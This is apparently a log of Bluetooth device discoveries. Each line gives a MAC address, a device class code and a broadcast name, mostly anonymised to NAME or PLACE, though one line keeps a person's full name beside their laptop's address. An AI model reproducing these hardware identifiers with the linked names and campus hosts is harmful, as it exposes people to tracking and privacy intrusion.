00:14:60:9D:26:E2	0x520204	NAME
00:14:60:A2:C2:5B	0x520204	SANYO Sharff
00:14:60:A3:96:75	0x520204	SANYO SCP-2700
00:14:60:A3:B3:F4	0x520204	SANYO SCP-2700
00:14:60:A4:AF:DF	0x520204	Jazzybaby

00:15:D3:61:5E:FE	0x5a0204	P7000
00:15:D3:64:D4:7C	0x5a0204	NAME(:
00:15:D3:69:BB:70	0x5a0204	Jonathan P7000
00:15:D3:69:E0:FE	0x5a0204	P7000
00:15:D3:6A:3A:D9	0x5a0204	P7000
00:15:D3:6B:36:B4	0x5a0204	P7000
00:16:41:25:FE:E4	0x00010c	PC229962744102
00:16:41:74:2A:63	0x1c010c	MILKCARTON
00:16:41:74:8B:91	0x1c010c	LAPTOP
00:16:41:90:A5:86	0x1c010c	NAMEBMOBILE2
00:16:41:9E:EA:66	0x1c010c	LT016789
00:16:41:BA:29:46	0x72010c	PC869142591297
00:16:41:CD:88:5B	0x1c010c	NAME
00:16:41:DF:A2:A5	0x00010c	NAME-TAB1
00:16:44:FE:44:6D	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:16:44:FF:F2:AB	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:16:74:44:9D:2A	0x700404	BlueAnt ST3
00:16:B8:17:8A:E8	0x520204	W600i
00:16:B8:30:F1:39	0x520204	W600i
00:16:B8:31:DC:CA	0x520204	W600i
00:16:CB:09:3E:08	0x380104	CILS Dual Clone
00:16:CB:0F:10:7B	0x380104	hydepark
00:16:CB:11:8C:FF	0x3a010c	NAME' Computer
00:16:CB:11:A7:87	0x38010c	NAME' Computer
00:16:CB:18:95:C5	0x10210c	CSR - bc4
00:16:CB:23:0E:67	0x38010c	29326-ITS-MBPspare
00:16:CB:24:4C:1D	0x380104	hs4.local
00:16:CB:24:D7:76	0x10210c	NAME's Computer
00:16:CB:26:86:83	0x380104	MiniBeast
00:16:CB:2D:AA:7D	0x102104	NAME's Computer (2)
00:16:CB:32:77:54	0x380104	hs3.local
00:16:CF:ED:6F:07	0x00010c	IBM-C81B690D3D0
00:16:CF:F8:FE:FF	0x4a010c	BCM2045
00:16:D3:68:2E:CB	0x720408	Magellan GPS
00:16:DB:4D:BC:C9	0x420204	Samsung SCH-A930
00:16:DB:C7:69:C1	0x5a2204	SPH-M500
00:16:FE:F4:F2:ED	0x1c010c	NAME-PC
00:17:53:06:86:66	0x300408	P1-068666
00:17:83:63:49:B1	0x5a020c	NAME
00:17:84:3B:EC:67	0x200408	BMW84649

00:17:84:64:25:B6	0x500204	UHI-SN2687
00:17:D5:AA:B9:D2	0x520204	SGH-D347
00:17:E4:E3:5B:42	0x000114	WM_a_kuhnc1
00:17:E5:C2:21:2F	0x50020c	Brp_nokia
00:17:E6:0B:55:8B	0x300204	LG CE110
00:17:E6:28:85:F9	0x5a020c	WM_Administrat1
00:17:E6:30:9C:41	0x300204	LG CE110
00:17:E6:3E:80:C5	0x300204	LG CE110
00:17:F2:9E:7D:2B	0x380104	ccmchat
00:17:F2:AB:4C:22	0x10210c	NAME's Computer
00:17:F2:B1:6F:9F	0x38010c	NAME's MacBook Pro 17"
00:17:F2:B1:9F:77	0x38010c	mobile1
00:17:F2:B4:7A:93	0x380104	iMac 24
00:17:F2:B4:7A:98	0x380104	zuni
00:17:F2:B6:A1:9C	0x380104	NAME's Computer
00:17:F2:B8:DF:A0	0x380104	CAUSSOVA
00:17:F2:B9:AF:5B	0x380104	Hilu1
00:17:F2:B9:AF:5C	0x380104	NAME SOuP
00:17:F2:B9:AF:61	0x4a0100	a0-0
00:17:F2:B9:B1:44	0x102104	NAME's Computer
00:17:F2:BB:65:74	0x380104	samba
00:17:F2:BB:66:4D	0x380104	AwareOffice Computer
00:17:F2:BD:54:FF	0x380104	mediamac1
00:17:F2:BD:8A:AD	0x380104	vislab's Mac Pro
00:18:13:00:43:8F	0x520204	W810i
00:18:5D:00:04:D3	0x9a0100	UME36
00:18:AF:16:36:09	0x5a2204	SPH-M500
00:18:AF:5D:BE:E1	0x500204	SAMSUNG SGH-T509
00:18:AF:E1:6F:15	0x580204	SGH-A707
00:18:AF:E5:BE:66	0x580204	SGH-A707
00:19:2D:25:C9:20	0x520204	Nokia 2865i
00:19:4F:ED:0D:8D	0x50020c	Nokia 3250
00:19:7E:D9:B9:1B	0x3e0104	BLACK_LAVENDER
00:19:7E:FC:09:B9	0x3e010c	YOUR-4572D6EDC4
00:19:C0:BD:8A:48	0x72020c	Motorola Q
00:19:C1:8C:D1:96	0x1c010c	NAME-PC
00:19:C1:98:60:27	0x340408	Pioneer BT unit2
00:19:E3:EE:DF:25	0x38010c	NAME's Computer
00:19:E3:EF:1B:D1	0x38010c	NAME's MacBook Pro 17"
00:19:E3:F0:22:4F	0x38010c	NAME's Computer

00:19:E3:F5:B7:F3	0x38010c	NAME's MacBook
00:1A:0E:97:47:79	0x140680	Photosmart C5500 series
00:1A:16:67:89:E8	0x5a0204	Nokia 6085
00:1A:1B:34:56:CC	0x72020c	Motorola Q
00:1A:1B:58:C5:B6	0x72020c	Shugga
00:1A:6B:27:75:CA	0x020104	NAME-PC
00:1A:6B:3E:D5:7A	0x00010c	HDLT11
00:1A:6B:3E:D8:06	0x00010c	HDLT02
00:1A:6B:79:F0:13	0x1c010c	NAME
00:1A:6B:BB:13:E4	0x060104	NAME-HP
00:1A:6B:E0:FB:CC	0x02010c	ARCH3
00:1A:6B:F4:3F:CC	0x00010c	RAYTHEON-3C5D22
00:1A:75:06:FD:B5	0x5a0204	Z610i
00:1A:75:54:75:91	0x520204	W810i
00:1A:75:85:54:27	0x520204	W300i
00:1A:89:8E:5B:3A	0x5a0204	K-3
00:1A:8A:59:68:69	0x520204	NAME.Phone
00:1A:A3:00:50:69	0x001f00	Earthmate BT-20 GPS
00:1A:DC:4A:39:C0	0x520204	NAME
00:1A:DC:B6:5A:97	0x5a0204	Nokia 6085
00:1A:DC:B6:F5:F4	0x5a0204	Nokia 6085
00:1A:DC:B9:92:05	0x5a0204	Nokia 6085
00:1B:63:3D:CE:85	0x10210c	NAME' Computer
00:1B:63:3F:56:1F	0x10210c	NAME' Computer
00:1B:63:3F:D4:04	0x380104	OTHER.math.OTHER.edu
00:1B:63:41:03:A1	0x38010c	NAME's Computer
00:1B:63:41:AE:17	0x10210c	NAME's Computer
00:1B:63:43:C0:90	0x10210c	NAME's Computer
00:1B:63:45:9E:3D	0x38010c	NAME's Computer
00:1B:63:45:EA:71	0x38010c	NAME's Computer
00:1B:63:46:62:82	0x10210c	NAME's Computer
00:1B:63:46:7F:36	0x3a010c	NAME's Laptop
00:1B:63:48:02:E0	0x10210c	NAME's Computer
00:1B:63:4B:7E:A5	0x38010c	NAME's Computer
00:1B:63:4B:8F:68	0x38010c	NAME' Computer
00:1B:63:4C:BF:6B	0x38010c	NAME's Computer
00:1B:63:52:F5:F4	0x380104	OTHER.math.OTHER.edu
00:1B:63:54:AF:7D	0x38010c	NAME's MacBook
00:1B:63:55:18:E1	0x10210c	NAME's Computer
00:1B:63:56:5A:EE	0x38010c	Lux

00:1B:63:57:84:DE	0x10210c	NAME's Computer
00:1B:63:57:F4:7D	0x38010c	NAME's Computer
00:1B:63:58:CB:8B	0x38010c	NAME's Computer
00:1B:63:5A:D9:02	0x10210c	NAME's Computer
00:1B:63:5B:B3:E7	0x10210c	NAME's Computer
00:1B:63:5F:1C:8A	0x38010c	NAME's Computer
00:1B:63:62:4E:C9	0x38010c	NAME's Computer
00:1B:98:78:01:35	0x720204	SPH-H300
00:1B:98:FC:AD:22	0x5a0204	NAME
00:1B:AF:7C:8A:18	0x5a020c	NAME
00:1B:AF:D7:6D:12	0x5a0204	Nokia 6555b
00:1B:C1:00:7A:A4	0x001f00	HOLUX_M-1000
00:1B:DC:50:05:C0	0x001f00	WF138
00:1C:12:25:BB:96	0x7a020c	Motorola Q
00:1C:12:D2:AE:03	0x000408	General Motors
00:1C:43:01:E1:CD	0x5a0204	SGH-A707
00:1C:43:30:0B:11	0x720204	SPH-M300
00:1C:43:B8:69:18	0x5a020c	SGH-i620
00:1C:43:DB:F7:CE	0x5a0204	SGH-A737
00:1C:43:FD:16:97	0x5a0204	SGH-A707
00:1C:62:5C:0B:09	0x5a0204	LG CU575
00:1C:62:B0:DE:92	0x520204	Craven
00:1C:62:F8:9A:54	0x520204	LG RUMOR
00:1C:A4:C3:D6:9B	0x5a020c	P1i4691HP.jJvyg 6nK7lombhukplknkmgAknjYl
00:1C:C1:34:9B:C9	0x72020c	Motorola Q
00:1C:C1:8C:10:DB	0x7a020c	My Q9m
00:1C:CC:0B:4B:F0	0x7a020c	BlackBerry 8310
00:1C:CC:22:F2:68	0x72020c	BlackBerry 8100
00:1C:CC:29:91:0B	0x7a020c	BlackBerry 8300
00:1C:CC:34:28:DB	0x7a020c	BlackBerry 8830
00:1C:CC:6B:40:90	0x7a020c	BlackBerry 8320
00:1C:CC:CA:F4:E3	0x60020c	BlackBerry 8703e
00:1C:CC:DD:A9:30	0x7a020c	BlackBerry 8830
00:1C:CC:F9:17:F8	0x72020c	NAME
00:1C:CC:F9:59:AB	0x7a020c	BlackBerry 8130
00:1C:CC:FD:B2:14	0x7a020c	BlackBerry 8830
00:1C:D4:69:FB:B8	0x5a0204	Mdgtto52
00:1C:D4:E2:96:3E	0x5a020c	Nokia N81
00:1C:D4:E9:09:F9	0x5a020c	NAME

00:1C:EE:0C:35:5D	0x78020c	Sidekick LX
00:1C:EE:AD:E8:35	0x78020c	NAME's Sidekick 2008
00:1C:EE:AE:05:5D	0x78020c	Sidekick 2008
00:1C:EE:AE:77:E2	0x78020c	Sidekick
00:1C:EE:AF:64:42	0x78020c	TooMuch2Handle
00:1D:28:64:19:94	0x5a0204	W580i
00:1D:4F:8B:1B:22	0x102104	NAME's Computer
00:1D:4F:8B:27:66	0x102104	NAME's Computer
00:1D:4F:92:56:D2	0x380104	presenter
00:1D:4F:97:90:02	0x380104	NAME's Computer
00:1D:4F:9A:4B:53	0x10210c	NAME's Computer
00:1D:4F:A1:ED:7D	0x380104	Webster
00:1D:6E:BB:FA:76	0x5a020c	NAME
00:1D:6E:D9:9E:AE	0x100114	NAME N810
00:1D:BE:D3:43:7A	0x7a020c	Motorola Q9m
00:1D:E9:8B:AB:C9	0x520204	Nokia 2760
00:1D:F6:32:0A:08	0x5e0204	Beat
00:1D:F6:3B:6F:38	0x5a0204	Van
00:1D:F6:9F:3F:66	0x720204	NAME
00:1D:FE:10:79:4A	0x5a020c	Treo800w
00:1D:FE:2C:B1:0A	0x72020c	Palm Device
00:1D:FE:2D:C0:DF	0x72020c	Jawbone
00:1E:37:5F:95:9C	0x00010c	USSLCND74623NY
00:1E:37:6D:EF:01	0x3e0104	LAPPIE
00:1E:37:73:A4:93	0x00010c	XL00070760
00:1E:37:A6:20:2F	0x00010c	XL00070787
00:1E:37:A6:20:4B	0x00010c	XL00070768
00:1E:37:C4:AE:55	0x1c010c	SPLASH_SP
00:1E:37:E7:10:21	0x00010c	PCCND819BXT2
00:1E:3D:EE:F2:50	0x060104	NAME_PC
00:1E:45:79:0F:94	0x5a0204	W580i
00:1E:4C:E4:85:C9	0x00010c	NAME
00:1E:52:D5:3C:A7	0x38010c	user's MacBook
00:1E:52:D5:94:BE	0x380104	Anchorage
00:1E:52:DC:15:CD	0x380104	NAME-imac
00:1E:52:DD:65:75	0x38010c	hokiebook
00:1E:52:E0:B7:74	0x380104	NAME's iMac
00:1E:52:E0:EB:7E	0x38010c	NAME's MacBook
00:1E:52:E4:1A:C7	0x380104	changemeasap (4)
00:1E:52:E4:1A:E1	0x380104	NAME-mac

00:1E:52:E4:1A:E2	0x380104	NAME-mac
00:1E:52:E4:29:21	0x380104	NAME's iMac
00:1E:52:EA:B9:47	0x380104	ats-171
00:1E:52:EB:1F:C7	0x380104	NAME
00:1E:52:EB:D9:16	0x380104	OTHER.chem.OTHER.edu
00:1E:52:EC:13:2B	0x380104	PLACE
00:1E:52:EC:13:37	0x380104	NAME
00:1E:52:EE:E1:75	0x380104	NAME's iMac
00:1E:75:7E:36:86	0x520204	LG LX160
00:1E:75:D2:D5:05	0x520204	NAME
00:1E:7D:83:5F:CB	0x5a0204	SGH-A707
00:1E:7D:E7:9A:25	0x1a0114	SCH-i760
00:1E:7D:E8:DC:A1	0x180204	Mysto
00:1E:8D:2A:B7:64	0x7a020c	Motorola Q9c
00:1E:8D:6F:EE:60	0x70020c	Sidekick(R) 3
00:1E:B2:20:D7:AC	0x200408	General Motors
00:1E:B2:48:49:AA	0x200408	General Motors
00:1E:B2:48:56:CF	0x200408	General Motors
00:1E:C2:8C:0E:4E	0x38010c	MoLap (3)
00:1E:C2:8C:B4:F0	0x38010c	NAME's MacBook Pro
00:1E:C2:8E:84:58	0x38010c	NAME's MacBook Pro
00:1E:C2:8F:C6:ED	0x380104	Pepper
00:1E:C2:98:EA:D7	0x380104	002226-IM
00:1E:C2:9B:51:63	0x38010c	NAME's MacBook Pro
00:1E:C2:9B:99:1D	0x380104	OTHER.math.OTHER.edu
00:1E:DC:29:51:EC	0x5a0204	FAT LADY GOOSHMA!!!!
00:1E:DC:47:95:EF	0x5a0204	W580i
00:1E:DC:4A:83:86	0x5a0204	Mrs. Beautiful
00:1E:DC:4A:CA:4B	0x5a0204	NAME
00:1E:DC:53:0D:3D	0x5a0204	W580i
00:1E:E1:94:C1:84	0x5a0204	NAME
00:1E:E1:AF:64:97	0x720204	NAME
00:1E:E2:04:1F:E3	0x5a0204	SGH-T819
00:1E:E2:0A:4F:C3	0x5a020c	SGH-i617
00:1E:E2:11:79:AE	0x720204	SPH-M300
00:1F:01:BA:48:3C	0x5a0204	Nokia 608
00:1F:01:BA:F9:72	0x5a0204	Nokia 6085
00:1F:01:BC:3A:30	0x5a0204	Nokia 608
00:1F:3A:DA:35:FB	0x7e010c	PT-C8E504D4AFFE
00:1F:3A:FC:B0:1D	0x00010c	LENOVO-AE98792C

00:1F:5B:6E:F5:B7	0x38010c	NAME's MacBook
00:1F:5B:6F:3F:32	0x380104	NAME's Power Mac G5
00:1F:5B:71:EB:7B	0x302104	Apple's Mac Pro
00:1F:5B:72:02:2E	0x380104	tango
00:1F:5B:74:49:94	0x380104	ARD TaskMaster
00:1F:5B:74:4A:35	0x380104	OTHER.math.OTHER.edu
00:1F:5B:74:91:3C	0x380104	DS-Server
00:1F:5B:75:80:2F	0x380104	OTHER.math.OTHER.edu
00:1F:5B:78:BE:D8	0x38010c	MacBook1
00:1F:5B:7E:AE:34	0x380104	s123ochm
00:1F:5B:81:5A:89	0x38010c	NAME's MacBook Pro 15" (2)
00:1F:5B:84:B6:EB	0x38010c	NAME MacBook Pro
00:1F:5B:E4:9E:14	0x38010c	campusnet's MacBook Pro
00:1F:5B:E4:BF:3E	0x30210c	NAME's MacBook
00:1F:5B:E5:32:F3	0x38010c	NAME's MacBook
00:1F:5B:E5:32:F3	0x3a010c	NAME's MacBook
00:1F:5B:E6:5D:72	0x30210c	NAME's MacBook
00:1F:5B:E6:B7:81	0x38010c	NAME's MacBook
00:1F:5D:39:9C:1F	0x5a020c	Lil NAME
00:1F:5D:3A:6A:FE	0x5a020c	GS
00:1F:6B:23:D8:25	0x520204	LG RUMOR
00:1F:6B:45:77:E3	0x5a0204	LG CU720
00:1F:6B:94:13:61	0x5a0204	LG CU515
00:1F:6B:95:D5:13	0x5a0204	NAME's phone
00:1F:6B:A1:F0:00	0x520204	LG RUMOR
00:1F:6B:A9:7A:EC	0x520204	LG RUMOR
00:1F:6B:AB:96:CC	0x520204	Jabra
00:1F:6B:B5:38:A0	0x520204	NAME
00:1F:6B:C2:BE:EA	0x520204	LG RUMORD
00:1F:6B:C7:4B:E4	0x520204	LG RUMOR1
00:1F:7E:25:01:BA	0x7a020c	Premium Construction Inc.
00:1F:82:53:43:71	0x400204	A200
00:1F:82:56:D2:BE	0x400204	NAME
00:1F:82:57:62:BD	0x400204	A300
00:1F:82:5E:2D:41	0x400204	A20000
00:1F:BD:0F:8A:38	0x080208	Pretty boy peak
00:1F:BD:15:AB:16	0x080208	KWC-M2000
00:1F:BD:18:8C:CB	0x080208	KWC-M2000
00:1F:C6:56:0B:1B	0x1c010c	YOUR-6D5CE76110
00:1F:CC:39:62:EC	0x5a020c	SGH-i617

00:1F:CD:39:5F:C2	0x5a0204	SGH-A737
00:1F:CD:6A:87:98	0x5a2204	SPH-M800
00:1F:CD:73:2D:D7	0x9a0114	NAME
00:1F:CD:CC:FA:D5	0x5e0204	Beat
00:1F:DE:10:6B:72	0x5a0204	Nokia 6301
00:1F:DE:3F:A4:63	0x5a0204	Nokia 6085
00:1F:DE:40:B3:12	0x5a0204	Nokia 6085
00:1F:DE:42:E4:55	0x5a0204	NAME
00:1F:DF:34:D8:C4	0x5a0204	Nokia 5310 XpressMusic
00:1F:E1:DB:D2:0A	0x7a010c	NAME_LAPTOP_1
00:1F:E2:EE:AB:39	0x3e0104	NAME-PC
00:1F:E3:6C:7D:30	0x5a0204	LG CU720
00:1F:E3:6D:B8:B5	0x5a0204	LG CU720
00:1F:E3:91:FE:A5	0x5a0204	LG CU515
00:1F:E3:A0:B7:E5	0x5a0204	LG CU720
00:1F:E3:A2:2A:46	0x5a0204	LG CU720
00:1F:E3:A7:D7:E1	0x5a0204	LG CU720
00:1F:E3:F0:CC:BB	0x5a0204	LG CU720
00:1F:E3:F4:19:7B	0x5a0204	NAME
00:1F:F3:A4:18:27	0x380104	NAME's iMac G5
00:1F:F3:A4:47:1F	0x380104	NAME's iMac
00:1F:F3:A4:4B:B5	0x380104	NAME's iMac G5
00:1F:F3:A4:4B:F1	0x380104	R2D2
00:1F:F3:A5:F3:46	0x38010c	NAME's MacBook Pro
00:1F:F3:A6:14:38	0x38010c	NAME's MacBook Pro
00:1F:F3:A9:8E:E2	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:0D:1F	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:20:5E	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:20:C4	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:64:63	0x380104	NAME's iMac
00:1F:F3:AA:94:24	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:96:04	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:96:C5	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:96:E8	0x38010c	NAME's MacBook Pro
00:1F:F3:AA:96:F5	0x38010c	NAME's MacBook Pro
00:1F:F3:AB:21:CA	0x380104	s225jws (3)
00:1F:F3:AB:D2:5E	0x38010c	NAME's MacBook Pro
00:1F:F3:AB:FA:2A	0x38010c	NAME's MacBook Pro
00:1F:F3:AC:3D:10	0x38010c	NAME's MacBook Pro
00:1F:F3:AF:EE:F2	0x302104	administrator's Mac mini

00:1F:F3:B2:03:EF	0x38010c	NAME's MacBook
00:1F:F3:B2:A7:A3	0x38010c	NAME's MacBook
00:1F:F3:B2:AD:A3	0x38010c	NAME's MacBook
00:1F:F3:B2:C4:CF	0x38010c	NAME's MacBook
00:1F:F3:B2:CA:9E	0x38010c	NAME's MacBook
00:1F:F3:B2:CD:87	0x38010c	NAME's MacBook
00:1F:F3:B2:CD:8D	0x30210c	NAME's MacBook
00:1F:F3:B2:F1:A3	0x38010c	NAME's MacBook
00:1F:F3:B3:0E:47	0x38010c	NAME's MacBook
00:1F:F3:B3:32:5F	0x38010c	NAME's MacBook
00:1F:F3:B3:55:1B	0x38010c	NAME's MacBook
00:1F:F3:B3:66:FD	0x38010c	NAME's MacBook
00:1F:F3:B3:89:29	0x38010c	NAME's MacBook
00:1F:F3:B4:68:C5	0x38010c	NAME's MacBook
00:1F:F3:B5:B4:81	0x38010c	So this one time...
00:1F:F3:B9:51:12	0x38010c	NAME's MacBook41
00:20:75:0D:F5:D1	0x100114	HC700
00:21:06:12:77:93	0x7a020c	BlackBerry 8330
00:21:06:17:66:62	0x7a020c	BlackBerry 8110
00:21:06:1D:FD:E5	0x7a020c	BlackBerry 8330
00:21:06:2A:38:53	0x7a020c	BlackBerry 8330
00:21:06:2C:A8:8F	0x7a020c	BlackBerry 8330
00:21:06:2D:7C:59	0x78020c	RTA BlackBerry 8330
00:21:06:2F:A7:73	0x7a020c	BlackBerry 8330
00:21:06:2F:A9:54	0x7a020c	Kwame/1
00:21:06:33:FF:6B	0x7a020c	NAME96
00:21:06:3B:8D:FE	0x7a020c	BlackBerry 8830
00:21:06:3F:96:07	0x7a020c	BlackBerry 8820
00:21:06:4B:EF:4F	0x7a020c	BlackBerry 8830
00:21:06:51:E5:1B	0x7a020c	BlackBerry 8830
00:21:06:53:12:3D	0x7a020c	BlackBerry 8830
00:21:06:57:5A:26	0x7a020c	BlackBerry 8830
00:21:06:57:B9:90	0x7a020c	BlackBerry 8830
00:21:06:5A:96:10	0x7a020c	BlackBerry 8830
00:21:06:5A:99:8A	0x7a020c	BlackBerry 8820
00:21:06:C0:58:56	0x7a020c	BlackBerry 8330
00:21:06:D6:1E:FF	0x7a020c	BlackBerry 8830
00:21:06:DE:3D:F6	0x7a020c	BlackBerry 8320
00:21:06:F7:32:D5	0x7a020c	BlackBerry 8330
00:21:08:DC:D8:5C	0x5a020c	Yun's phone

00:21:36:5F:54:D7	0x7a020c	wb motoq
00:21:3E:03:48:1D	0x001f00	TomTom ONE XL
00:21:4F:60:A2:2B	0x1c010c	VARILPANXP405
00:21:4F:B5:FE:96	0x3e0104	NAME-PC
00:21:86:39:1D:38	0x7e010c	NAME_LT
00:21:86:41:D9:F5	0x020104	NAME-PC
00:21:86:77:13:32	0x060104	ARYF23XJDLH
00:21:86:8A:69:A4	0x00010c	XL00075994
00:21:86:AA:4E:CD	0x1c010c	LT016794
00:21:86:BA:6F:14	0x7e0104	NAME-PC
00:21:86:CC:FB:BD	0x020104	D98SVKC1
00:21:9E:29:03:CC	0x5a0204	TM506
00:21:9E:2A:9C:70	0x5a0204	NAME
00:21:9E:30:CA:BA	0x5a0204	TM506
00:21:9E:34:92:0E	0x5a0204	TM506
00:21:9E:3D:45:E9	0x5a0204	TM506
00:21:D1:07:9B:02	0x5a0204	SGH-A747
00:21:D1:08:A7:39	0x5a0204	Nkb
00:21:D1:1A:AA:51	0x5e0204	Beat
00:21:D1:1E:8E:22	0x5a0204	SGH-A737
00:21:D1:32:BD:EB	0x5a2204	Adro_kid!
00:21:D1:32:F1:1E	0x5a2204	SPH-M800
00:21:D1:35:E4:36	0x5a2204	SPH-M800
00:21:D1:37:88:D9	0x5a2204	SPH-M800
00:21:D1:3C:30:78	0x5a2204	SPH-M800
00:21:D1:49:04:8F	0x5a020c	SGH-i617
00:21:D1:77:9B:6F	0x5a020c	MickEY
00:21:D1:8C:CE:4C	0x5a0204	SGH-T639
00:21:D1:B3:7B:CD	0x180204	Blast
00:21:D1:B7:D8:23	0x5a0204	Hufflepuff
00:21:D2:17:F6:A5	0x5a2204	NAME Bluetooth
00:21:D2:26:84:F4	0x5a020c	SGH-i617
00:21:D2:6F:E6:4A	0x5a0204	SGH-T819
00:21:D2:C5:5C:32	0x5a2204	SPH-M800
00:21:D2:C5:6C:E6	0x5a2204	NAME
00:21:D2:C6:68:F6	0x5a2204	SPH-M800
00:21:D2:CB:83:E1	0x5a2204	Plantronics Discovery 925
00:21:D2:CB:98:8C	0x5a2204	SPH-M800
00:21:D2:CC:AA:DD	0x5a2204	SKOOBY
00:21:D2:CD:BE:55	0x5a2204	Babe

00:21:D2:CE:7C:5F	0x5a2204	SPH-M540
00:21:D2:CE:FE:C3	0x5a2204	NAME
00:21:D2:CF:D1:EE	0x5a2204	SPH-M540
00:21:D2:CF:DC:58	0x5a2204	**R3D!! R0C**
00:21:D2:FA:7B:F8	0x5a0204	SGH-A837
00:21:E9:55:16:7A	0x7a020c	NAME's iPhone
00:21:E9:D2:16:2E	0x38010c	NAME's MacBook Pro
00:21:E9:D2:17:EF	0x38010c	NAME's MacBook Pro
00:21:E9:D2:B8:00	0x380104	NAME's iMac
00:21:E9:D3:CF:A4	0x38010c	NAME's MacBook Pro
00:21:E9:D4:80:9F	0x380104	NAME's Computer
00:21:E9:D5:3D:EC	0x380104	VISLab's iMac
00:21:E9:D5:85:53	0x380104	NAME's iMac
00:21:E9:D6:C3:21	0x38010c	NAME's MacBook Pro
00:21:FB:04:8C:0C	0x5a0204	LG LOTUS
00:21:FB:0F:A9:C0	0x5a0204	LG CU720
00:21:FB:1C:80:C4	0x520204	LG RUMOR
00:21:FB:54:CC:81	0x5a0204	LG CU515
00:21:FB:72:D7:34	0x5a0204	LG LOTUS
00:21:FB:DB:6C:49	0x520204	Motorola h350
00:21:FB:DD:E7:E9	0x5a0204	LG LOTUS
00:21:FB:F5:FF:6F	0x520204	LG RUMOR
00:21:FB:FF:C4:8B	0x5a0204	LG CF360
00:21:FC:1F:71:42	0x5a0204	Nokia 6085
00:21:FE:77:CF:6B	0x500204	Nokia 2600c-2b
00:22:41:3D:3C:C3	0x38010c	Kelsey Kerr's MacBook
00:22:41:3D:3C:C6	0x38010c	NAME's MacBook
00:22:41:3D:9D:6A	0x38010c	NAME's MacBook
00:22:41:3D:AD:D7	0x38010c	NAME's MacBook
00:22:41:3D:AF:0E	0x38010c	NAME's MacBook
00:22:41:3D:FA:2B	0x38010c	NAME's MacBook
00:22:41:3D:FE:84	0x38010c	NAME' MacBook
00:22:41:3E:84:EA	0x38010c	NAME's MacBook
00:22:41:CA:F9:74	0x38010c	NAME's MacBook
00:22:41:CB:71:1C	0x38010c	NAME's MacBook
00:22:41:CB:EC:4E	0x38010c	NAME's MacBook
00:22:41:D2:13:66	0x38010c	NAME's MacBook
00:22:41:D3:FC:9C	0x38010c	NAME's MacBook
00:22:41:D6:25:73	0x38010c	NAME's MacBook
00:22:43:DE:6B:65	0x3e010c	GBG

00:22:43:E0:C9:23	0x00010c	NAME
00:22:43:EF:CE:74	0x7e010c	hpnetbook
00:22:4D:06:DF:D0	0x300408	Pioneer Navi
00:22:4D:16:53:37	0x300408	PIONEER NAVI
00:22:58:EC:86:0F	0x18010c	OWNER-PC
00:22:58:F2:47:EE	0x18010c	NAME-PC
00:22:58:F2:49:F0	0x1c010c	NAME
00:22:58:F2:CA:A2	0x1c010c	NAME-PC
00:22:58:F6:91:02	0x1c010c	DESKTOP-PC
00:22:58:F7:11:74	0x0c010f	NAME-PC
00:22:58:F7:18:E0	0x1c010c	NAME-PC
00:22:58:F7:19:49	0x1c010c	NAME-PC
00:22:58:F7:19:5F	0x1c010c	NAME-PC
00:22:58:F7:19:9D	0x1c010c	NAME-PC
00:22:58:F7:19:AF	0x10010c	LLE
00:22:58:F7:19:DA	0x1c010c	NAME-TABLET
00:22:58:F7:1A:0C	0x1c010c	TABLET
00:22:58:F7:1B:59	0x1c010c	NAME-PC
00:22:58:F7:1B:90	0x1c010c	NAME-PC
00:22:58:F7:1B:95	0x1c010c	NAME
00:22:58:F7:1B:9E	0x1c010c	NAMEG5-PC
00:22:58:F7:1B:C0	0x1c010c	NAME-PC
00:22:58:F7:27:5B	0x1c010c	NAME-PC
00:22:58:F7:2D:3F	0x1c010c	NAME-PC
00:22:58:F7:2D:8A	0x1c010c	NAME-PC
00:22:58:F7:2F:1C	0x00010c	NAME-PC
00:22:58:F7:2F:39	0x1c010c	NAME-PC
00:22:58:F7:2F:3E	0x1c010e	NAME-PC
00:22:58:F7:34:14	0x1c010c	NAME-PC
00:22:58:F7:3A:EF	0x1c010c	NAME-PC
00:22:58:F7:A1:4F	0x1a010c	NAME-LAPTOP
00:22:58:F7:AB:1E	0x1c010c	NAME-PC
00:22:58:F7:AB:5A	0x1c010c	NAME-PC
00:22:58:F7:AB:88	0x1c010c	NOTABLE
00:22:58:F7:AB:B8	0x00010c	NAME-PC
00:22:58:F7:AB:BF	0x1c010c	NAME-PC
00:22:58:F7:AB:DD	0x1c010c	NAME-PC
00:22:58:F7:AC:0C	0x1c010c	NAME-PC
00:22:58:F7:AC:1B	0x1c010c	NAME-PC
00:22:58:F7:AD:AD	0x1c010c	NAME-TABLET

00:22:58:F7:AD:EF	0x1c010c	PLACE-COMP
00:22:58:F7:AD:F9	0x1c010c	ENASH8-PC
00:22:58:F7:B7:36	0x1c010c	NAME-PC
00:22:58:F7:BA:FD	0x1c010c	NAME-PC
00:22:58:F7:BB:01	0x00010c	NAME
00:22:58:F7:BB:18	0x1c010c	NAME-PC
00:22:58:F7:BB:34	0x1c010c	MY-PC
00:22:58:F7:BB:47	0x1c010c	NAME-PC
00:22:58:F7:C3:18	0x1c010c	OFFICEWOLF
00:22:58:F7:C3:1F	0x1c010c	NAME-PC
00:22:58:F7:C3:28	0x1c010c	NAME-PC
00:22:5F:4C:B1:D5	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:22:5F:95:E5:33	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:22:5F:95:EA:8A	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:22:5F:B5:E0:A4	0x060104	NAME-PC
00:22:5F:B7:D9:9B	0x000000	Dell Wireless 370 Bluetooth Mini-card
00:22:65:0F:52:30	0x5a0204	NAME's phone
00:22:65:0F:85:8B	0x5a0204	Nokia 5310 XpressMusic
00:22:65:41:54:47	0x5a0204	Nokia 5610 XpressMusic
00:22:65:E9:E1:61	0x5a0204	Black barbie.!
00:22:65:F2:A5:B3	0x5a0204	Nokia 6085
00:22:65:F4:84:3A	0x5a0204	Nokia 6085
00:22:66:AB:CE:CB	0x5a020c	Nokia 6650d-1bH
00:22:68:E6:77:50	0x00010c	GBOL-L3AGW5V
00:22:94:02:50:BD	0x520204	SANYO SCP-2700
00:22:94:02:CB:1B	0x520204	SANYO SCP-2700
00:22:94:0A:65:B6	0x520204	SANYO SCP-3810
